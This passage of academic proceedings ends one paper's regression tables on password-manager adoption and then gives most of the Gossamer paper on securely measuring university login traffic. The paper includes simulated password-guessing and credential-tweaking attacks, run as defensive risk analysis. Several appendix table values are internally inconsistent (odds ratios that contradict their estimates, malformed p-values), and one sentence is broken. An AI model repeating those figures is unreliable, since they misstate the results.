(1)** • **not-sure (1)** • **use-apple-key-chain (1)** • **hackers-can-outsmart (1)** • **cannot-memorize-all (1)** • **non-reuse (0)** *more-unique (1)* • **long-random (0)** *sensitive (1)* • **uni-acount (0)** *unique-password (1)* • **non-memory (0)** *infrequent (1)*

C Additional Regressions

The following tables show the results for the regressions pertaining to users' adoption of one type of PM. Significant factors are marked in bold italic.

Table 8: Logistic regression for adoption of browser built-in PMs.

	Est.	OR	95% CI	p-val
(Intercept)	0.81	2.26	[0.41, 13.05]	.354
SA-6	***-0.33***	***0.72***	***[0.53, 0.95]***	***.025***
Web Skill	0.14	1.15	[0.75, 1.80]	.524
Security: Agree (vs Disagree)	−0.40	0.67	[0.27, 1.65]	.383
Tranquility: Agree (vs Disagree)	−0.28	0.75	[0.28, 2.02]	.567
Fun: Agree (vs Disagree)	−0.28	0.76	[0.32, 1.81]	.526
Ease of Use: Agree (vs Disagree)	***1.09***	***2.99***	***[1.45, 6.30]***	***.003***
Difficulty: Agree (vs Disagree)	−0.40	1.49	[0.35, 6.47]	.588
Annoyance: Agree (vs Disagree)	−0.21	0.81	[0.30, 2.20]	.671
Transparency: Agree (vs Disagree)	−0.08	0.92	[0.42, 2.02]	.831
Trust: Agree (vs Disagree)	0.27	1.31	[0.63, 2.78]	.476
Uni. account: More secure (vs Less secure)	0.01	1.01	[0.52, 1.96]	.975
Role: Student (vs Non-student)	0.371	1.45	[0.74, 2.89]	.285
Gender: Woman (vs Man)	0.10	1.10	[55, 2.19]	.787

Table 9: Logistic regression for adoption of third-party PMs.

	Est.	OR	95% CI	p-val
(Intercept)	***-6.03***	***416.34***	***[>0.00, 0.02]***	***<.001***
SA-6	***0.48***	***1.62***	***[1.06, 2.60]***	***.033***
Web Skill	−0.06	0.95	[0.49, 1.81]	.866
Security: Agree (vs Disagree)	***2.76***	***12.82***	***[4.73, 61.28]***	***<.001***
Tranquility: Agree (vs Disagree)	−1.15	0.32	[0.08, 1.31]	.087
Fun: Agree (vs Disagree)	0.20	1.22	[0.37, 3.92]	.743
Ease of Use: Agree (vs Disagree)	0.56	1.76	[0.53, 6.40]	.369
Difficulty: Agree (vs Disagree)	0.44	1.56	[0.22, 10.54]	.648
Annoyance: Agree (vs Disagree)	0.34	1.40	[0.38, 5.03]	.601
Transparency: Agree (vs Disagree)	***1.59***	***4.91***	***[1.69, 15.76]***	***.005***
Trust: Agree (vs Disagree)	0.77	2.15	[0.77, 6.27]	.0.15
Uni. account: More secure (vs Less secure)	0.38	1.46	[0.57, 3.76]	.427
Role: Student (vs Non-student)	***-1.14***	***3.11***	***[0.11, 0.85]***	***.028***

Table 10: Logistic regression for adoption of OS built-in PMs.

	Est.	OR	95% CI	p-val
(Intercept)	***-3.10***	***0.05***	***[0.01, 0.18]***	***<.001***
SA-6	0.06	1.06	[0.83, 1.35]	.651
Web Skill	0.24	1,27	[0.89, 1.81]	.0.191
Security: Agree (vs Disagree)	−0.01	0.99	[0.42, 2.35]	.982
Tranquility: Agree (vs Disagree)	−0.58	0.56	[0.23, 1.32]	.189
Fun: Agree (vs Disagree)	−0.58	0.56	[0.26, 1.17]	.133
Ease of Use: Agree (vs Disagree)	***1.34***	***3.83***	***[1.89, 8.27]***	***<.001***
Difficulty: Agree (vs Disagree)	0.48	1.62	[0.44, 5.64]	.457
Annoyance: Agree (vs Disagree)	0.38	1.47	[0.68, 3.14]	.324
Transparency: Agree (vs Disagree)	0.45	1.56	[0.82, 2.99]	.173
Trust: Agree (vs Disagree)	0.32	1.38	[0.75, 2.52]	.298
Role: Student (vs Non-student)	0.39	1.48	[0.83, 2.64]	.186

Gossamer: Securely Measuring Password-based Logins

Marina Sanusi Bohuk
Cornell University

Mazharul Islam
University of Wisconsin–Madison

Suleman Ahmad
Cloudflare[*]

Michael Swift
University of Wisconsin-Madison

Thomas Ristenpart
Cornell Tech

Rahul Chatterjee
University of Wisconsin-Madison

Abstract

Passwords remain the primary way to authenticate users online. Yet little is known about the characteristics of login requests submitted to login systems due to the sensitivity of monitoring submitted passwords. This means we don't have answers to basic questions, such as how often users submit a password similar to their actual password, whether users often resubmit the same incorrect password, how many users utilize passwords known to be in a public breach, and more. Whether we can build and deploy measurement infrastructure to safely answer such questions is, itself, an open question.

We offer a system, called Gossamer, that enables securely logging information about login attempts, including carefully chosen statistics about submitted passwords. We provide a simulation-based approach for tuning the security-utility trade-offs for storing different password-derived statistics. This enables us to gather useful measurements while reducing risk even in the unlikely case of complete compromise of the measurement system. We worked closely with two large universities and deployed Gossamer to perform a measurement study that observed 34 million login requests over a seven month period. The measurements we gather provide insight into the use of breached credentials, password usability, and other characteristics of the submitted login requests.

1 Introduction

Despite the prevalence of password-based authentication across the internet, little is known about the passwords submitted to login systems. Knowing the characteristics of such login information would help practitioners make better security policies to improve both usability as well as attack detection. A key challenge hindering progress is that passwords are highly sensitive, and as a result prior work has only performed very limited measurements.

Two prior works are particularly relevant. Bonneau et al. [10] instrumented Yahoo login servers for 48 hours to learn the distribution of actual user passwords. But his technique could not record other information about submitted (valid or invalid) passwords, such as the similarity between the successive password submissions. Chatterjee et al. [11] were the first to investigate incorrect password submissions from the viewpoint of a login server. They instrumented Dropbox's login service for 24 hours to investigate how often users submit a fixed set of easy-to-correct typos. However, their study was limited to only a specific set of typos, and does not provide a general framework for analyzing submitted passwords. Thus the question remains: Can we build login measurement infrastructure that monitors password submissions, but doesn't endanger security?

In this work, we design, build, and deploy a measurement system, called Gossamer, that securely records login requests, including statistics about submitted passwords. Doing this safely required extreme care, and our main contribution is a holistic approach that combines systems security features, a simulation-based framework to guide selection of password-derived statistics, and procedural safeguards. Ultimately, our initial deployment at two large universities is able to answer, for the first time, basic questions about submitted passwords—such as how often legitimate users are making typos or repeatedly submitting the same incorrect password, whether attacks are detectable as credential stuffing, and more.

Performing such measurements requires jointly analyzing passwords submitted at different points in time. Prior measurement studies computed a (keyed) hash over a correctly submitted password [10] or compared the hashes of a small handful of variants of a submitted password to the real user's password hash [11]. Neither approach allows inferring whether users are submitting the same password multiple times or, if not, how many unique passwords they submit.

To enable such measurements, Gossamer's design uses a two-service logging infrastructure to ensure least privilege. Gossamer has a specialized *measurement service* that receives a copy of login requests from login servers, processes them by computing password statistics and encrypting submitted usernames, and outputs sanitized logs to a persistent database on a different machine. The measurement service, like login

[*]Work done while at UW–Madison

servers, has access to plaintext passwords. Thus we designed it to match or exceed the security properties of login servers: It is safe-on-reboot [31] (no sensitive data such as passwords are ever stored on disk), deletes all in-memory data periodically to limit the scope of what would be exposed in the case of a breach, and is administered by the same security staff in charge of login servers.

Researchers use a separate *analysis service* to access the sanitized logs stored in the persistent database. The sanitized logs and analysis service are still treated as sensitive, and cannot be made publically available. To assess the risk to user passwords in the unlikely case of complete exposure of both a login system's password hash databases plus Gossamer logs, we developed a new simulation-based approach to analyze the speed-up of brute-force cracking attacks that attempt to additionally exploit Gossamer logs. For example, simulations show that storing raw strength scores (as measured by zxcvbn [47]) can provide up to a 20% increase in cracking efficacy (using up to 10^9 hash computations), leading us to reduce the granularity of strength scores. Ultimately, our simulations suggest that the best performing attack increases password recovery rates using Gossamer logs by less than 2% using 10^9 queries.

To showcase the utility of Gossamer, we worked in close collaboration with two large universities' information technology (IT) security departments to perform a measurement study of login behavior. Our measurement study protocols, including Gossamer's design and implementation, went through a thorough, multi-step review process that included reviews by the security engineering teams from both universities, representatives of each university's administration, and the relevant IRBs. This process culminated in a determination that Gossamer poses minimal risk. We deployed Gossamer for seven months at University 1 (U1) and for three months at University 2 (U2). We observed 34 million login requests (combined) for approximately 500 K users who regularly log in to access various university-provided critical online services such as email, course enrollment, and employment information.

This enables first-of-their-kind measurements of password usability and security. We saw that 1.9% of valid users at U1 and 4.6% at U2 changed their password in the data collection period. We found that 6.5% of usernames at U1 appearing in public breaches are still using a password that is only a small variant of one of their leaked passwords. This motivates deployment of password breach alerting services that take into account similarity [35]. On the usability front, while the Dropbox study reported that 5% of failed attempts were due to easily correctable typos, our measurements indicate that 65% of failed attempts could be typos (within edit distance two from the actual password), suggesting this is a much larger cause of user frustration than previously imagined. We also report on the rate of login retries, the success and failure rate of app-based two-factor authentication, and the possible adoption of password managers. Finally, we are able to report a few high-volume attacks, with insights enabled by Gossamer to characterize the attacker behavior involved.

Summary. In summary, our paper is the first to propose a measurement framework for passwords that can safely help answer basic questions about password use. Our contributions include:

- Design of Gossamer, which combines systems security, simulation-based selection of password statistics, and procedural safeguards to enable measurement studies of password-based login behavior.
- We worked with two large universities' IT departments to deploy Gossamer for multi-month measurement periods.
- We report for the first time on a variety of aspects of password-related usability and security, and discuss the implications of these measurements. For example, our measurements motivate the need for password breach alerting, suggest ways to improve lockout mechanisms, and more.

Finally, we hope that Gossamer can serve as a platform to help drive future research on improving usability and security of passwords. As such we are releasing Gossamer as a public, open source project that may be useful for security researchers both in industry and academia.

2 Background and Related Work

Current login systems still heavily rely on password-based authentication. Users typically enter their usernames and passwords to a form on a web client, which submits them along with other information relating to the user or machine such as HTTP headers, cookies, IP, and user agent to the login server over HTTPS. The server hashes the password (and a salt), checks if the username and hash pair is present in the login database, and if so, allows the user to log in or prompts for further authentication checks. Otherwise the request fails.

Single sign-on (SSO) systems allow a user to log into multiple different web services using the same username and password. When a user accesses a service, the service provider (SP) redirects the user to obtain a proof of authentication from the identity provider (IdP). The IdP provides the proof immediately if the user has recently authenticated with it, or requires the user to authenticate and provides the proof if the authentication is successful. The OAuth framework [8] is a common way to achieve SSO.

Looking ahead we perform measurements at two large universities. Both U1 and U2 use SSO with Microsoft Active Directory Federation Service (ADFS). While at U2 all login traffic goes through ADFS, at U1, only a portion of traffic is via ADFS. This is part of the reason we see a lower rate of logins per day at U1 compared to U2 (Section 4).

Studies about passwords. Prior works [20, 26, 30, 32, 46] have investigated guessability of user-chosen passwords. Most of these rely on breached password data to understand the distribution of user-chosen passwords. Several studies

have used Amazon Mechanical Turk (AMT) to understand user choice of passwords [22, 24, 43], under different factors such as password requirements [24], presence of a password strength meter [43], and use of a password blocklist [18].

As passwords chosen in this environment may not represent passwords on real websites, several studies have inspected real user passwords through client-side, server-side, or offline instrumentation [14, 15, 36]. On the client side, Florencio and Herley [14] installed a Windows Live Toolbar component for five hundred thousand volunteer participants and analyzed their password behavior over 85 days. Similarly, Forget et al. [15] created a client-side data collection tool to observe user's password behavior in its natural environment [15, 36].

Measurement studies with login systems. To our knowledge, three studies have looked at user passwords by instrumenting the login servers. Bonneau et al. [10] instrumented Yahoo's login servers to receive login requests (including user passwords) and construct histograms of password characteristics based on user demographics. Mazurek et al. [29] correlated password strength with demographic information in an offline study with reversibly encrypted passwords on an access-restricted computer. Chatterjee et al. [11] instrumented the login code at Dropbox for failed login attempts to test whether applying a typo correction to the submitted password would have produced the correct password.

Open questions. Many open questions remain about the characteristics of the passwords submitted to a login system. For example, how often do users log in from multiple devices, how often do users submit the same incorrect password multiple times, and how often do users submit passwords that are similar to one of their leaked passwords? More importantly, can we collect information about the submitted password that allows analyzing login characteristics without degrading the security of user passwords? Such a framework would help practitioners make data-driven login security policies, such as account lockout thresholds, that better balance between usability and security.

3 Designing a Secure Measurement Architecture

To analyze the passwords submitted to a login system, we need to instrument live login services and monitor login requests, including the submitted username and passwords. User passwords are highly sensitive and should never be logged. We therefore designed a secure instrumentation architecture that preserves the privacy of login requests while allowing meaningful analysis. We refer to it as Gossamer and deploy it at two login systems used at two universities in the United States. Gossamer is designed in close collaboration with the security engineers at these universities. Below we describe the built-in security considerations in our design and the integration with the existing login infrastructure at these universities.




Figure 1: The main components of Gossamer.

The architecture. Gossamer enables instrumentation of typical web login servers, such as those used for single sign-on (SSO). An overview of Gossamer's architecture appears in Figure 1. A lightweight hook is deployed within the login server that, on every received login request, sends a stripped-down copy of the request to our instrumentation infrastructure on a separate, in-network machine. This is done using a separate thread to avoid any noticeable latency impact by the instrumentation on login behavior. A login request includes the username, password, IP address, a subset[1] of the HTTP headers, timestamp, login result (success or failure), and finally an application-specific result code for the login attempt.

A *measurement service* receives this forwarded login information. It is responsible for processing the raw login data in a secure manner, converting it into sanitized logs, and storing them in a persistent database. The persistent database can be accessed by analysts (in our case, researchers) via a dedicated *analysis service* for understanding user login behaviors. As such, we partition Gossamer's architecture into two security levels: The lightweight login hook and measurement service run at a higher privilege level and are administered by IT security staff; the analysis service is instead at a lower privilege level, accessible by analysts (researchers).

We explain more about these two services further below, but first describe our security and design goals.

Security properties and design goals. We design Gossamer to resist a variety of attacks. We note that all our network traffic is encrypted using TLS, and as such we do not discuss network adversaries further. Instead, we focus on the threat of complete compromise of each (or both) of the services, as well as the weaker adversarial threat of exposure of logs generated by Gossamer.

To protect against these threats, we design Gossamer to

[1] The login server removes sensitive cookies specified by the security engineers from the HTTP header, as some content can be more sensitive than user passwords. For example, an "authentication cookie" could bypass MFA requirements.

conform to four security properties.

- *Least privilege access to password data.* The system must ensure that the analyst receives only the information necessary for analyzing login behaviors, while plaintext passwords remain restricted to particular services.
- *Bounded-leakage logging.* The system persistently logs a small set of statistics about user passwords. The set of statistics is carefully designed to bound the improvement in guessing attacks against user passwords, even in the case of complete compromise of the analysis service.
- *Periodic deletion.* The system should expunge all raw, sensitive data older than 24 hours to reduce the exposure of any data should the system get compromised.
- *Safe-on-reboot*. Finally, we must ensure that all sensitive data from raw HTTP requests is destroyed on reboot. This property was first introduced in [31] for the *Bunker* secure network tracing system.

We will return to these properties as we elaborate on the details of the architecture.

Security considerations in Gossamer. As mentioned, Gossamer uses two services running at different privilege levels on two different machines — a measurement service for processing the raw login data and storing the anonymized statistics of user logins into a secure, persistent relational database, and an analysis service for analyzing the data from the persistent database. Separating measurement from analysis enables us to maintain the same privilege requirements for access to password data as there are without Gossamer. The high-level architecture diagram of Gossamer including privilege levels is shown in Figure 1.

The measurement service runs on a heavily access-restricted machine that receives a copy of the login request over an encrypted channel from the login servers. The service then computes measurements over the submitted password and stores them in the *persistent database*. Some interesting statistics require the plaintext submitted password across multiple requests — for example, the number of unique passwords submitted by a single user or from a single IP address. Therefore, the measurement service stores passwords encrypted using an in-memory key in the *ephemeral database*. The key is stored only in memory and is automatically replaced with a new key every day at midnight local time. The ephemeral database is placed in a memory-based file system, such as the /tmp directory. The key rotation cryptographically erases the data stored in the ephemeral database every 24 hours.[2] If the measurement service is killed or the device is rebooted, all ephemeral data is effectively deleted. This ensures our periodic deletion and safe-on-reboot requirements.

[2]Key rotation at midnight deletes the data received, say, an hour before midnight, limiting our ability to correlate between passwords received before and after midnight. It is an open question how to design an efficient key-rotation technique that will allow secure deletion without requiring storing linear number keys in memory.

The ephemeral database allows us to calculate a number of measurements referencing the passwords submitted across multiple logins. These measurements (given in Section 4) allow us to characterize user behavior and could help in building attack detection mechanisms. The output of the measurement is stored in a persistent database outside the privilege boundary, where it can be accessed by the researchers. This database is placed in a disk-encrypted volume, providing another layer of protection in case the volume is backed up to an unprotected machine or is compromised. The key to the encrypted volume is only known to a subset of researchers, as the IT security engineers did not need it .

Protecting user privacy. To protect the privacy of users, Gossamer anonymizes the usernames before storing in the persistent database by encrypting them using a deterministic encryption scheme [19]. The encryption key is only accessible from within the measurement service. The deterministic nature of encryption allows us to cross-reference the logins against a username without knowing the actual username, while also allowing us to report compromised usernames to the security engineers, should we discover any. We do not record any personally identifiable information about the user, including their real name, affiliation, or account type (such as student, faculty, or staff). We do record the source IP address for requests, which is needed to analyze client and attack behaviors.

Of course re-identification attacks [33,41] may be possible given access to these logs, and for this reason alone logs are not suitable for public release. We have strict policies against re-identification for the limited set of researchers who access the analysis service. All analysis is performed on the analysis server with encrypted usernames, and only summary statistics leave the analysis service.

Both the persistent and ephemeral databases are instantiated as MySQL databases. The measurement service is a Python Flask application running on an Apache server. We use the Python Fernet [4] library to encrypt user passwords in the ephemeral database using AES-256, and we use the Python Miscreant [5] library to deterministically encrypt and decrypt the usernames using AES-SIV.

Integration with other data sources. Looking ahead, in both of our deployments there are other relevant data sources available that we would like to analyze. Namely, it is common for organizations to have a database that contains reports about potentially compromised accounts which can provide insights into what attacks are (not) being caught by current security mechanisms. At the universities we worked with, these reports are generated when a user alerts IT security to a compromise, or because existing alert generation mechanisms (including third-party breach alerting services the universities subscribe to) flag an account. In both cases, an IT analyst manually inspects existing logs to attempt to determine if a compromise occurred.

To make use of these compromise reports, we add to the measurement service the ability to accept such logs, anonymize them by encrypting all usernames (using the same key as above), and transfer the resulting data to the persistent database. A similar approach can be used in other deployments of Gossamer to incorporate other relevant data sources, such as logs from MFA services.

4 Password-Derived Measurements and Security Analysis

Gossamer enables analyses based on the passwords submitted during login, which will improve our ability to characterize user login behaviors. Passwords, however, cannot be made available to analysts for security reasons. We therefore design Gossamer to only collect limited, useful statistics about the submitted passwords without storing passwords persistently. However, even just statistics computed over user passwords could leak information about the password, so care must be taken on which statistics are persistently stored and made available to the analysts.

In this section, we discuss how we assessed the security implications of the Gossamer logs storing different kinds of password-derived measurements.

4.1 Password-derived measurements

To assess risks related to password-derived measurements, we adopt an iterative, simulation-based methodology. We consider a potential logging schema, namely the set of measurements that we log about login attempts. For a candidate schema, we perform a simulation-based risk analysis that consists of (1) defining a threat model including log exposure; (2) determining a baseline attack that does not exploit exposed logs; (2) developing a log-exploiting attack that incorporates information leaked via fields from the candidate schema; and (3) running simulations using leaked passwords to assess the increased success rate of the log-exploiting attack over the baseline. This allows quantifying risk, and if it is too high we adjust the logging schema and repeat the process until we are satisfied that risk is relatively low.

First we identify potential fields to include in a schema. Figure 10 in Appendix A lists the fields we ultimately utilize in Gossamer. We also considered several other fields that we eventually discarded as too risky, as we now explore.

To understand password strength, we consider including a zxcvbn strength score [47], and whether or not it belongs to one of the popular password guessing lists (the most frequent 5,000 passwords in RockYou [6] or the top 5,000 passwords generated[3] by Hashcat [40]).

To understand how often breached passwords are submitted, we consider marking passwords as being in well-known, public breaches, which makes those users vulnerable to credential stuffing attacks. For this we use a dataset of 1.3 billion breached username-password pairs [45] and the Compilation of Many Breaches (COMB) containing 3.2 billion pairs [37] released in February 2021. For each attempt, we logged whether the username, the password, or the username-password pair appeared in this breach dataset. We also consider vulnerability to credential tweaking attacks [12, 34, 44] that target passwords similar to a user's other breached passwords. We therefore consider recording the submitted password's edit distance, PPSM similarity [34], and Pass2Path similarity [34] from each breached password for the given username, if it is present in the breach. We also consider logging the edit distance of the submitted password from previous passwords submitted for that username and IP in the same 24 hour window, which would shed light on whether users are making typos or submitting distinct passwords, and what types of password-guessing strategies attackers employ.

4.2 Security analysis of measurements

We now turn to making risk assessments about candidate measurements schemas and, in particular, how exposure of Gossamer logs using a candidate schema can be exploited to improve password guessing attacks.

Threat models. As discussed in the last section, we designed Gossamer and our deployment procedures to limit the risk of illicit access to Gossamer logs, but the principle of defense-in-depth suggests that we consider when these mechanisms and procedures fail. For example, an insider attacker could leak the logs to the public internet, or a smash-and-grab attack could somehow compromise the analysis service and exfiltrate the logs.

We therefore consider two threat models. Both threat models assume the attacker obtains a copy of Gossamer logs, can re-identify[4] usernames within the dataset, and seeks to infer the password associated to some particular username. In the first threat model, the attacker can mount an online guessing attack by querying the login service. In the second threat model, the attacker is assumed to additionally have access to some salted hash of the password and so can perform an offline guessing attack. The only difference between the two threat models for our purposes is the expected guessing budget q, which would be on the order of tens to thousands in the online case and hundreds of millions in the offline case.

Looking ahead, it will also be material whether or not the targeted username appears in an attacker-known password breach. If not, the best strategy is for the attacker to modify a target-agnostic password guessing attack (e.g., a dictionary attack) to incorporate relevant information leaked via the log file. In the targeted guessing threat model, the username

[3] We use the rule list `best_64.rule` [7] (a rule list compiled by the Hashcat community of what are considered to be the best 64 rules) with RockYou to generate the guesses.

[4] Recall that the persistent database contains masked usernames, and it is not exactly clear how attackers would re-identify in this setting. Nevertheless, we conservatively assume that re-identification is perfect.

appears in data breaches known to the attacker, and so the best strategy is to modify a targeted password guessing attack (e.g., [34]) to incorporate relevant information leaked via the log file. We detail particular attacks more below.

In each threat model we consider also a baseline attack (specified below) which performs either targeted or untargeted guessing without exploiting the log files.

Dataset for simulations. The simulations discussed below are based on the breach data used in prior work [25, 34] containing 1.3 billion username-password pairs. There are 370 million unique passwords between length 6 and 30, associated with 1.12 billion usernames. We removed passwords shorter than 6 characters and longer than 30 characters as done in [25, 34]. We split this data so that the attacker has access to 80% to inform a *guess list*, and we randomly sampled 10,000 passwords with replacement from the remaining 20% as target user passwords that the attacker is trying to guess.

Password strength measurements. We first focus on four of the password-derived measurements: (1) whether the password is in the top 5,000 RockYou passwords (RY), (2) whether it's in the first 5,000 Hashcat-generated passwords (HC), (3) the binary zxcvbn (ZB) score of the password that we explain below, and (4) the raw zxcvbn [47] score of the password for comparison. By default, zxcvbn returns a password strength between 0 and 4. We hypothesized that this level of granularity would leak too much information about the password and speed up a guessing attack. Therefore, we also consider a modified zxcvbn score, where we record 0 if the zxcvbn score is 0, and 1 otherwise; we refer to this as the binary zxcvbn score (ZB). We also consider a combined measurement of all three measurements described above (except the original zxcvbn score) — that is, whether the values of all three measurements match between two given passwords.

Each of these password-derived measurements can be represented as a function $M(w)$ that outputs the result of the measurement as a boolean, an integer, or a tuple. Given a measurement value $m = M(\tilde{w})$ about a randomly chosen target password $\tilde{w}$, the attacker wins if they can guess the target password within q guesses. This is also called the q-success rate (λ_q). We measure λ_q for different values of q. An attacker, given a measurement $m = M(\tilde{w})$, can filter its list of guesses W to only the passwords $w \in \mathsf{W}$ that match the measurement, i.e., $m = M(w)$. We let λ_q^M be the success rate of this attack. The baseline success rate λ_q^0 is given by the recovery rate of the attack that simply queries the attacker guess list in descending frequency order (without filtering). Thus, we measure the increase in attacker success as $\Delta_q(M) = \lambda_q^M - \lambda_q^0$.

The results of our simulations are shown in Figure 2. We first discuss the online context, where $q \leq 1000$. Among different measurements, revealing the zxcvbn score provides the largest improvement in attack efficacy, enabling an attacker to guess 1.6% more passwords in less than 1,000 guesses, compared to the baseline (of 1.8% passwords). The binary




Figure 2: Relative improvement in password guessing success rate (Δ_q) due to access to password-derived statistics from Gossamer over the baseline in $q \leq 10^8$ guesses.

zxcvbn score reduces the guessing advantage by a modest amount. Overall, all three measurements combined — RockYou top 5,000, Hashcat top 5,000, and the binary zxcvbn score — would enable an attacker to guess $\Delta_{10^3} = 3.1\%$ more passwords compared to not having access to the password-derived measurements. Note that this is without any password policy (except the minimum length requirement of 6 characters).

We also check the success rates for passwords containing at least three character classes (uppercase, lowercase, digits, and symbols), a common requirement. Both universities have three character classes as part of the password policy for current students, staff, and faculty, although old alumni accounts may not satisfy this requirement. When looking at passwords that meet this policy, only 0.8% of passwords are guessed within the first 1,000 guesses without any password-derived information, and the combination of password-derived fields brings this percentage up to just 1.3% ($\Delta_{10^3} = 0.5\%$).

Next we discuss the success rate of an attacker for a large guessing budget $q \in [10^3, 10^9]$. As before, the zxcvbn score can be damaging to the privacy of user passwords, resulting in as high as a 20% increase in attacker success. The binary zxcvbn score provides less information and never leads to more than a 2% increase in attacker success even with a very high number of guesses. Combined measurements also lead to a bounded increase in the fraction of passwords cracked by the attacker, who can guess at most 4% more passwords with the measurement information in an untargeted attack compared to an attacker without the information. More importantly, most of the improvement occurs for passwords guessed in less than 10,000 guesses because the statistics allow an attacker to rule out many popular passwords when guessing already vulnerable, weak passwords.

Thus we conclude that while including full zxcvbn would be too risky, the increase in attacker success when given the other password strength measures (with the binary zxcvbn score) is sufficiently small.

Edit distance measurements. Other measurements we consider are the edit distance from breached passwords for the

appropriate username and the edit distance from other submitted passwords, including the correct ones. Early versions of Gossamer recorded the precise edit distance; we instead now suggest quantizing to just indicate whether a submitted password is within edit distance two of a breached password or other submitted password. Our current implementation does so, and we quantized the data in previously gathered logs.

To come to this conclusion, we observe that an attacker in our threat model can check whether a username is in a breach. (Recall that we conservatively assume the attacker can perfectly reidentify usernames and that they have access to all the breach data used by the measurement system). If the username is not in a breach, then the attacker can proceed as above through a general guess list. If it is, then the attacker can mount a targeted credential tweaking attack in the following way. They start by generating guesses using the state-of-the-art credential tweaking attack based on pass2path [34], seeding it with the passwords in the breach for the targeted username. They can then use the edit distance fields in the log data to filter this guess list by removing any guesses that are the incorrect edit distance from the breached passwords, or not within the appropriate quantized edit distance from the breached password, depending on which schema option we are evaluating.

To assess the improvement in attacks, we compare the modified attack to a baseline one that just applies pass2path. For simulations, we randomly selected 10,000 username-password pairs from the 20% test data described above, but conditioned on the usernames also appearing in the 80% leaked dataset. We exclude cases where the password is the same on both sides of the split (such passwords would be easily guessed via credential stuffing). For each target username-password pair, we give the attacker the edit distance of the target password from all the breached passwords associated with that username. Then λ_q^{ed} is the success rate for pass2path with guesses filtered to only those that have matching edit distance information. The baseline attacker's success λ_q^0 is vanilla pass2path's success rate.

The baseline success rate in the online setting is $\lambda_{10^3}^0 = 21.6\%$. With precise edit distances knowledge, the attacker can instead achieve $\lambda_{10^3}^{ed} = 85.2\%$. This is an uncomfortably large jump in attacker's success. Quantizing to just edit distance ≤ 2 yields a 22.5% success rate, just a 0.9% increase over the baseline. For larger query budgets (relevant in offline cracking attacks), the improvement for quantized edit distance is even less, at 0.25% increase over baseline for $q = 10^8$.

Discussion. Our simulations suggest that including even moderately granular data such as zxcvbn scores or edit distances in log files might be a risk factor in the case that persistant logs are somehow leaked to adversaries. Therefore we suggest a conservative approach and select logging schemas that avoid improving guessing attacks significantly. contribution of this work, as it allows reasoning in a structured way about risk of password-derived fields.

One current limitation of the framework is that it focuses thus far on attacks against a single user, and so we do not yet know how best to assess the risk of measures capturing similarity of passwords across usernames. Future work could look at extending the framework to look at multi-user attacks. Another limitation is that we rely on best-known attacks (such as pass2path), and as such future work could yield improved attacks. It is therefore important to retain the ability to sanitize or delete older logs should new results surface previously unforeseen risks.

A full list of measurements logged by Gossamer can be found in Appendix A Figure 10.

5 Deploying Gossamer

We partnered with security engineers at two large universities to deploy Gossamer and collect data, beginning in December 2020. We collected data for seven months at U1 and three months at U2 (a shorter timeframe due to the preferences of the IT department) . This timeframe encompassed mid-semester, exam, and break periods, so we were able to observe different levels of activities. Throughout this timeframe, we occasionally made updates to some of the measurement mechanisms; these updates were done after careful review of the code by pulling from a git repository accessible to the virtual machine running the measurement service, and any summary statistic that may be affected an update was calculated using the data after the update was made .

Review process and ethical considerations. Although our research could help understand characteristics of password submissions received by login systems, we must also consider the privacy and security risks of inadvertent exposure of the sensitive information in the logs. Our design of Gossamer, therefore, strives to balance these risks with the benefits of protecting user accounts. We conducted a nearly year-long design and implementation effort that entailed a number of external review processes to help guide our research study and reduce potential privacy and security risks to users.

As noted in Section 3, Gossamer logs do not include PII. Researchers (with one exception mentioned below for compromise reporting) do not have access to usernames or email addresses. They do have access to IP addresses from where login requests originate.

To protect sensitive data, Gossamer uses a layered approach to security with an encrypted disk, strict firewall rules, and MFA login to access the analysis service. Moreover, Gossamer never stores plaintext passwords on disk; it instead stores a set of password-derived measurements in the persistent database for analysis. Even in the case that these are somehow leaked the chosen measurements represent little additional risk of password disclosure (see Section 4).

The research group had ground rules for handling the data, including minimizing granularity of information shared outside the confines of analysis systems, restricting persistent

